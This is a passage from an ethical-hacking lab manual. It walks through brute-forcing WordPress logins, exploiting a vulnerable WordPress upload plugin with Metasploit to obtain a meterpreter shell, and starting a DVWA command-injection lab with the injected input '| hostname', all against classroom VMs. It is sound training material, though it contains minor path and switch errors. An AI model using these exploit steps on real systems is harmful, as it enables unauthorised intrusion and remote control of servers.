

FIGURE 3.10: Auxiliary Module Brute Forcing the Password

24. Once the correct password associated with the username is found, the module stops and displays the cracked password, as shown in the screenshot:



FIGURE 3.11: Password Successfully Cracked

25. Now, we shall use the obtained username-password combination to log into the WordPress website.
26. Launch the **Iceweasel** web browser, type **http://[IP Address of Windows Server 2008]/CEH/wp-login.php** in the address bar, and click **Log In**.

FIGURE 3.12: Logging in to WordPress Website

27. You should be able to successfully log into the website, as shown in the screenshot:



FIGURE 3.13: Login Successful

28. In the same way, you can follow the **steps 18–22** and crack other users' passwords associated (by setting another username obtained during enumeration; e.g., "cehuser1").
29. Thus, you have successfully enumerated the usernames and cracked their passwords.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

4

Exploiting WordPress Plugin Vulnerabilities Using Metasploit

WordPress is web software and a content management system (CMS) you can use to create a website or blog.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

If your WordPress website uses a vulnerable plugin, you're at risk. Successful exploitation of this bug could lead to "blind SQL injection" attacks—an attacker could grab sensitive information from your database, including a username, (hashed) passwords and, in certain configurations, WordPress "secret keys" (which could result in a total site takeover). Auditing the security of WordPress and plugins will be an important task during your security assessment and pen-testing assignment, if your organization uses a WordPress installation.

Lab Objectives

The objective of this lab is to help students learn how to:

a. Enumerate Plugins using WPScan

b. Perform exploitation on WordPress Plugin

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2012
- Windows Server 2008 running as virtual machine
- Kali Linux running as virtual machine
- **wp_nmediawebsite_file_upload.rb** module located in **D:\CEH-Tools\CEHv9 Module 12 Hacking Web Applications\Metasploit Modules**

Lab Duration

Time: 15 Minutes

Overview of the Lab

This lab demonstrates the exploitation performed on the vulnerability found in a WordPress plugin. In this lab, we shall be enumerating all the plugins installed in WordPress, add an exploit module to msfconsole, and then exploit the vulnerable plugin to attain remote access to the target machine.

Lab Tasks

Before beginning this lab, log onto Windows Server 2008, and stop IIS admin service and World Wide Web Publishing Service. To stop these services, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service,** and click **Stop**; right-click **World Wide Web Publishing Service,** and click **Stop**.

While stopping IIS admin service, if a **Stop Other Services** dialog-box appears, stating that other services will also stop, click **Yes**.

TASK 1

Start WampServer in Windows Server 2008

1. Click **Start** button in the lower left of the screen, and then click **start WampServer** in order to launch WampServer.



FIGURE 4.1: Starting the WampServer

TASK 2

Enumerate the Installed Plugins

2. Log into the **Kali Linux** virtual machine.
3. Launch a command line terminal, then issue **service postgresql start** and **service metasploit start** commands to start the services.



FIGURE 4.2: Starting the Services

4. Let us enumerate the plugins installed on the WordPress website.
5. Type the command **wpscan --url http://[IP Address of Windows Server 2008]/CEH --enumerate p** and press **Enter**.

Note: In this lab, the IP Address of **Windows Server 2008** is **10.0.0.7**, which may vary in your lab environment.



FIGURE 4.3: Enumerating the Installed Plugins

6. WPScan begins to enumerate the plugins installed in the website and displays them as shown in the screenshot:

--url switch refers to the WordPress URL on which we would be performing the scan.

--enumerate switch is assigned to perform enumeration and u switch is assigned in conjunction with enumerate switch to perform enumeration of the usernames.



FIGURE 4.4: Plugins Enumerated

7. A plugin named **website-contact-form-with-file-upload.1.3.4** has been identified (i.e., **N-Media Website Contact Form with File Upload plugin** is being installed on the website).
8. In this lab, we will be exploiting the shell upload vulnerability of the plugin and attain remote access to the server.
9. Before exploiting the vulnerability, we first need to add an exploit module (**wp_nmediawebsite_file_upload.rb**) to the metasploit framework, which will be used to break the vulnerability.
10. The exploit module is located at **D:\CEH-Tools\CEHv9 Module 12 Hacking Web Applications\Metasploit Modules**. Let us copy this module to Kali Linux machine through **Samba** share.

TASK 3

Add the Exploit Module to msfconsole

11. Double-click **Computer** on the **Desktop**.

FIGURE 4.5: Launch Computer

12. The **Computer** window appears; click **Go** on the menu bar, and select **Location...**.



FIGURE 4.6: Go to Location

13. Type **smb://[IP address of Windows Server 2012]** in the **Go To** field, and press **Enter**.

Note: In this lab, the IP Address of **Windows Server 2012** is **10.0.0.4**, which might vary in your lab environment.



FIGURE 4.7: Connect Through Samba Share

14. If prompted to enter credentials, type those of Windows Server 2012 (**Administrator/ qwerty@123**), click **Remember forever,** and click **Connect**.



FIGURE 4.8: Connect Through Samba Share

15. A window appears, displaying the **CEH-Tools** shared network drive.



FIGURE 4.9: CEH-Tools Shared Network Drive

16. Now, navigate to **CEH-Tools → CEHv9 Module 12 Hacking Web Applications → Metasploit Modules**, and copy **wp_nmediawebsite_file_upload.rb**.



FIGURE 4.10: Copying Wordlists Folder

17. Go to the **Desktop**, click **Places** on the menu bar, and select **Home Folder**.

FIGURE 4.11: Selecting Home Folder

18. Paste the **wp_nmediawebsite_file_upload.rb** file in this location.



FIGURE 4.12: Pasting the File

19. Now, we shall add this module to the metasploit framework. But before doing so, we need to create a directory in which to place this module.
20. The directory will be created in **~/.msf4/modules** location. So, let us first change the present working directory to this location.
21. Type **cd ~/.msf4/modules** and press **Enter**.

FIGURE 4.13: Changing Directory

22. Here, we will be creating a directory named "webapp" in its parent directory, "windows," which in turn will be located in "exploits."
23. The exploit module **wp_nmediawebsite_file_upload.rb** will be placed inside this directory.
24. So, type **mkdir -p exploits/windows/webapp** and press **Enter**.

FIGURE 4.14: Creating a Directory Structure

25. This creates the directory structure exploits → windows → webapp. Close the command line terminal.
26. Now, we will be placing **wp_nmediawebsite_file_upload.rb** inside the **webapp** directory, located in **.msf4/modulesexploits/windows**.
27. Launch a new command-line terminal, type **cp /root/wp_nmediawebsite_file_upload.rb ~/.msf4/modulesexploits/windows/webapp** and press **Enter**.

FIGURE 4.15: Copying the File

28. This copies the **nmediawebsite_file_upload.rb** file in the root directory to **~/.msf4/modules/exploits/windows/webapp**.
29. Now, we have successfully added the module to the metasploit framework.
30. For the module to be updated in the framework, you need to restart the postgresql and metasploit services.
31. Issue **service postgresql restart** and **service metasploit restart** commands to restart the services.



FIGURE 4.16: Restarting Services

TASK 4

Perform Exploitation

32. Type **msfconsole** and press **Enter** to launch the metasploit framework console.



FIGURE 4.17: Launching msfconsole

33. Now, let us use the **wp_nmediawebsite_file_upload** exploit in the msf console.

34. Type **use exploit/windows/webapp/wp_nmediawebsite_file_upload** command and press **Enter**.



FIGURE 4.18: Using Exploit

35. Type **show options** and press **Enter**. This displays the options associated with the exploit, as shown in the screenshot:

```
root@root: ~
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/webapp/wp_nmediawebsite_file_upload
msf exploit(wp_nmediawebsite_file_upload) > show options

Module options (exploit/windows/webapp/wp_nmediawebsite_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   TARGETURI  /                yes       The base path to the wordpress applicat
ion
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   N-Media WebSite Contact Form 1.3.4
```

FIGURE 4.19: Viewing Options

36. Here, you will be setting the **RHOST** and **TARGETURI** options, corresponding to the victim machine.
37. Type **set RHOST [IP Address of Windows server 2008]** and press **Enter** to set the target machine's IP address.
38. Type **set TARGETURI http://[IP Address of Windows Server 2008]/ceh/** and press **Enter** to set the target URL.

```
root@root: ~
File  Edit  View  Search  Terminal  Help
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   TARGETURI  /                yes       The base path to the wordpress applicat
ion
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   N-Media WebSite Contact Form 1.3.4


msf exploit(wp_nmediawebsite_file_upload) > set RHOST 10.0.0.7
RHOST => 10.0.0.7
msf exploit(wp_nmediawebsite_file_upload) > set TARGETURI http://10.0.0.7/ceh/
TARGETURI => http://10.0.0.7/ceh/
msf exploit(wp_nmediawebsite_file_upload) >
```

FIGURE 4.20: Setting Options

39. Now, you have set options required for exploitation.
40. Type **exploit** and press **Enter**. This begins exploitation on the vulnerable plugin installed in WordPress (i.e., **arbitrary file upload and remote code execution**).

41. A meterpreter session appears on successful code execution, as shown in the screenshot:



FIGURE 4.21: Performing Exploitation

42. Thus, you have successfully gained a meterpreter session and thereby attained remote access to the victim machine.

43. To know the details of the machine, type **sysinfo** and press **Enter**.



FIGURE 4.22: Viewing System Information

44. You can now issue various meterpreter commands to perform post exploitation activities.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 5

Exploiting Remote Command Execution Vulnerability to Compromise a Target Web Server

DVWA is a PHP/MySQL web application that is extremely vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and aid teachers/students in teaching/learning web application security in a classroom environment.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Web developers build web applications, keeping in mind that all the security measures involved in doing so. Any loopholes found in applications might allow attackers to exploit them, resulting in remote code execution, database extraction, and sometimes even the complete takeover of servers that host them. Thus, as a CEH, you need to ensure that web applications are properly built and free from vulnerabilities that could lead to SQL injection, cross-site scripting, and so on.

Lab Objectives

The objective of this lab is to help students learn how to exploit command-line execution vulnerabilities.

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2012
- Windows Server 2008 running as virtual machine
- Windows 8.1 running as a virtual machine
- Web browsers

Lab Duration

Time: 20 Minutes

Overview of the Lab

This lab demonstrates the exploitation performed on command line execution vulnerability found in DVWA. Here, you will learn how to extract information of a target machine, create user account, assign administrative privileges to the created account, and use that account to log into the target machine.

Lab Tasks

Before beginning this lab, log on to **Windows Server 2008** and stop IIS admin service and World Wide Web Publishing Service. To stop these services, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**.

While stopping IIS admin service, if a **Stop Other Services** dialog-box appears stating that other services will also stop, click **Yes**.

TASK 1

Start WampServer in Windows Server 2008

1. Click **Start** at the lower left of the screen, then click **start WampServer** to launch WampServer.



FIGURE 5.1: Starting the WampServer

TASK 2

Ping a Machine

2. Launch the **Windows 8.1** virtual machine from the Hyper-V manager, and log onto it.
3. Launch **Firefox** browser, type the URL **http://**[IP Address of Windows Server 2008]**/dvwa** in the address bar, and press **Enter**.

   Note: The IP address of **Windows Server 2008** in this lab is **10.0.0.9,** which might vary in your lab environment.
4. The **DVWA** login page appears; type the following credentials, then click **Login**:
   a. Username: **gordonb**
   b. Password: **abc123**

FIGURE 5.2: Logging in to DVWA

5. gordonb's page appears; click **Command Execution.**

FIGURE 5.3: Selecting Command Execution

6. The command execution utility in DVWA allows you to ping a machine.
7. Type the IP Address of the **Windows Server 2008** machine, and click **submit** to ping the machine.

FIGURE 5.4: Pinging a Machine

8. DVWA has successfully pinged a machine, as shown in the screenshot:



FIGURE 5.5: Machine Pinged Successfully

9. Now, let us try issuing a different command and see whether DVWA can execute it.

10. Issue the command | **hostname** and click **submit**. Generally, hostname is used to probe the name of the target machine.

FIGURE 5.6: Obtaining Hostname

11. Because we have issued a command, instead of entering an IP address of a machine, the application returns an error, as shown in the screenshot:



FIGURE 5.7: Error Returned by the Application

12. This shows that the application is secure enough.

TASK 3

Configure Security Settings

13. Let us check the security setting of the web application. To check, click **DVWA Security** in the left pane.

